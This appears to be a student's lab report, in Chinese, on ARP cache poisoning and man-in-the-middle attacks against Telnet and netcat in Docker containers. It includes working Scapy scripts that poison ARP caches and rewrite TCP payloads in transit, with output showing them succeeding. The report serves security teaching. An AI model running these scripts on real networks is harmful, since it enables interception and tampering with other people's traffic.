Lab4

57118233 周厚霖

Task1：ARP Cache Poisoning

Task1.A (using ARP request)

使用`ARP`请求的代码如下：

```
#!/usr/bin/evn python3
from scapy.all import *
src_mac='02:42:0a:09:00:69' #Attacker's MAC
dst_mac='00:00:00:00:00:00' #ARP request,so all 0
dst_mac_eth='ff:ff:ff:ff:ff:ff'
src_ip='10.9.0.6' # B
dst_ip='10.9.0.5' # A
eth= Ether(src=src_mac, dst=dst_mac)
arp = ARP(hwsrc=src_mac, psrc=src_ip, hwdst=dst_mac, pdst=dst_ip, op=1)
pkt = eth / arp
while 1:
    sendp(pkt)
    break
```

登录攻击者容器`docker3(10.9.0.105)`，利用`ifconfig`查看攻击者的`MAC`地址。

```
root@0edf04f2c35e:/volumes# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.105  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:69  txqueuelen 0  (Ethernet)
        RX packets 116  bytes 11715 (11.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3200  bytes 135212 (135.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

运行代码后，在受害者`A`的容器`docker1(10.9.0.5)`利用命令`arp -a`，可以看到`ARP`缓存受到中毒攻击。

```
root@1968ac435495:/# arp -a
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:69 [ether] on eth0
```

Task1.B (using ARP reply)

首先利用命令`arp -d 10.9.0.6`，清除`ARP`缓存。

```
root@1968ac435495:/# arp -d 10.9.0.6
root@1968ac435495:/# arp -a
```

使用`ARP`应答的代码如下：

```python
#!/usr/bin/evn python3
from scapy.all import *
src_mac='02:42:0a:09:00:69' # M
dst_mac='02:42:0a:09:00:05' # A
src_ip='10.9.0.6' # B
dst_ip='10.9.0.5' # A
eth = Ether(src=src_mac, dst=dst_mac)
arp = ARP(hwsrc=src_mac, psrc=src_ip, hwdst=dst_mac, pdst=dst_ip, op=2)
pkt = eth / arp
while 1:
    sendp(pkt)
    break
```

当`B`的`IP`不在`A`的缓存中时，由下图可见，`ARP`缓存中毒攻击不成功。

```
root@0edf04f2c35e:/volumes# python3 Task1B.py
.
Sent 1 packets.
```

```
root@1968ac435495:/# arp -a
root@1968ac435495:/# arp -a
root@1968ac435495:/# 
```

在`docker1(10.9.0.5)`中进行`ping 10.9.0.6`，使得`B`的`IP`在`A`的`ARP`缓存中，由下图可见，`ARP`缓存中毒攻击成功。

```
root@1968ac435495:/# arp -a
root@1968ac435495:/# arp -a
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:06 [ether] on eth0
root@1968ac435495:/# arp -a
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:69 [ether] on eth0
```

Task1.C (using ARP gratuitous message):

使用免费信息的代码如下：

```python
#!/usr/bin/evn python3
from scapy.all import *
src_mac='02:42:0a:09:00:69' # M
dst_mac='ff:ff:ff:ff:ff:ff' # broadcast MAC address
src_ip='10.9.0.6' # B
dst_ip='10.9.0.6' # B
eth = Ether(src=src_mac, dst=dst_mac)
arp = ARP(hwsrc=src_mac, psrc=src_ip, hwdst=dst_mac, pdst=dst_ip, op=1)
pkt = eth / arp
while 1:
    sendp(pkt)
    break
```

当`B`的`IP`不在`A`的缓存中时，由下图可见，`ARP`缓存中毒攻击不成功。

```
root@0edf04f2c35e:/volumes# python3 Task1C.py
.
Sent 1 packets.
```

```
root@1968ac435495:/# arp -a
root@1968ac435495:/# arp -a
root@1968ac435495:/# 
```

在`docker1(10.9.0.5)`中进行`ping 10.9.0.6`，使得`B`的`IP`在`A`的`ARP`缓存中，由下图可见，`ARP`缓存中毒攻击成功。

```
root@1968ac435495:/# arp -a
root@1968ac435495:/# arp -a
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:06 [ether] on eth0
root@1968ac435495:/# arp -a
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:69 [ether] on eth0
```

Task2：MITM Attack on Telnet using ARP Cache Poisoning

对`docker1(10.9.0.5)`的攻击代码：

```python
#!/usr/bin/evn python3
from scapy.all import *
src_mac='02:42:0a:09:00:69' # M
dst_mac='ff:ff:ff:ff:ff:ff' # broadcast MAC address
src_ip='10.9.0.6' # B
dst_ip='10.9.0.6' # B
eth = Ether(src=src_mac, dst=dst_mac)
arp = ARP(hwsrc=src_mac, psrc=src_ip, hwdst=dst_mac, pdst=dst_ip, op=1)
pkt = eth / arp
while 1:
    sendp(pkt)
```

对`docker2(10.9.0.6)`的攻击代码：


```python
#!/usr/bin/evn python3
from scapy.all import *
src_mac='02:42:0a:09:00:69' # M
dst_mac='ff:ff:ff:ff:ff:ff' # broadcast MAC address
src_ip='10.9.0.5' # A
dst_ip='10.9.0.5' # A
eth = Ether(src=src_mac, dst=dst_mac)
arp = ARP(hwsrc=src_mac, psrc=src_ip, hwdst=dst_mac, pdst=dst_ip, op=1)
pkt = eth / arp
while 1:
    sendp(pkt)
```

这里代码使用循环，保证可以持续发包。在`A`和`B`建立`telnet`之后，分别对`A`和`B`进行`ARP`缓存中毒攻击，结果如下图。


```
root@1968ac435495:/# arp -a
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:06 [ether] on eth0
root@1968ac435495:/# arp -a
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:69 [ether] on eth0
```


```
root@fa2668bdddle:/# arp -a
A-10.9.0.5.net-10.9.0.0 (10.9.0.5) at 02:42:0a:09:00:05 [ether] on eth0
root@fa2668bdddle:/# arp -a
A-10.9.0.5.net-10.9.0.0 (10.9.0.5) at 02:42:0a:09:00:69 [ether] on eth0
```

当主机`M`的`IP`转发关闭时，`sysctl net.ipv4.ip_forward=0`，此时在主机`B(10.9.0.6)``ping`主机`A(10.9.0.5)`，没有任何回应。



当主机`M`的`IP`转发打开时，`sysctl net.ipv4.ip_forward=1`，此时在主机`B(10.9.0.6)``ping`主机`A(10.9.0.5)`，此时中间人主机`M`会转发两台主机间的数据包，就能收到`ping`的回应了。





修改代码如下：

```
#!/usr/bin/env python3
from scapy.all import *

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
```

```
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        # Create a new packet based on the captured one.
        # 1) We need to delete the checksum in the IP & TCP headers,
        #    because our modification will make them invalid.
        #    Scapy will recalculate them if these fields are missing.
        # 2) We also delete the original TCP payload.
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)
        #################################################################
        # Construct the new payload based on the old payload.
        # Students need to implement this part.
        if pkt[TCP].payload:
            data = pkt[TCP].payload.load  # The original payload data
            data_len = len(data)
            newdata = data_len * 'Z'  # No change is made in this sample code
            send(newpkt/newdata)
        else:
            send(newpkt)
        ################################################################
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        # Create new packet based on the captured one
        # Do not make any change
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)
f = 'tcp'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

步骤如下：

现在`docker3(10.9.0.105)`上运行两个`ARP`缓存中毒攻击程序，然后将`docker3(10,9,0,105)`上的`IP`转发设置成`sysctl net.ipv4.ip_forward=1`，接着在`docker1(10.9.0.5)`上与`docker2(10.9.0.6)`建立`telnet`连接。

```
root@896dbac607f7:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
d1a26acc47d9 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
```

接着，将`docker3(10,9,0,105)`上的`IP`转发设置成`sysctl net.ipv4.ip_forward=0`，并运行嗅探-修改-转发程序，此时我们在`docker1(10.9.0.5)`进行`telnet`后的命令行上输入任何字符，都被替换成`Z`。

```
To restore this content, you can run the 'unminimize' command.
Last login: Thu Jul 15 11:14:15 UTC 2021 from A-10.9.0.5.net-10.9.0.0 on pts/2
seed@d1a26acc47d9:~$ ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ
```

Task3：MITM Attack on Netcat using ARP Cache Poisoning

修改代码如下：

```
#!usr/bin/env python3
from scapy.all import *

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        # Create a new packet based on the captured one.
        # 1) We need to delete the checksum in the IP & TCP headers,
        #    because our modification will make them invalid.
        #    Scapy will recalculate them if these fields are missing.
        # 2) We also delete the original TCP payload.
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)
        #################################################################
        # Construct the new payload based on the old payload.
        # Students need to implement this part.
        if pkt[TCP].payload:
            data = pkt[TCP].payload.load  # The original payload data
            newdata = data.replace(str.encode("zhl"), str.encode("aaa"))
            send(newpkt/newdata)
        else:
            send(newpkt)
        ################################################################
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        # Create new packet based on the captured one
        # Do not make any change
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)
f = 'tcp'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

将`docker3(10,9,0,105)`上的`IP`转发设置成`sysctl net.ipv4.ip_forward=0`，在`docker2(10.9.0.6)`上运行`nc -lp 9090`，在`docker1(10.9.0.5)`上运行`nc 10.9.0.6 9090`，此时双方进行数据通信，发现没有被修改；然后在`docker3(10.9.0.105)`上运行两个`ARP`缓存中毒攻击程序，再运行嗅探-修改-转发程序，此时从`docker1(10.9.0.5)`向`docker2(10.9.0.6)`发送信息时，关键字符会被修改。

```
root@15241440d2f9:/# nc 10.9.0.6 9090
zhl20000801
zhl20000801
```

```
root@064a734f5ad8:/# nc -lp 9090
zhl20000801
aaa20000801
```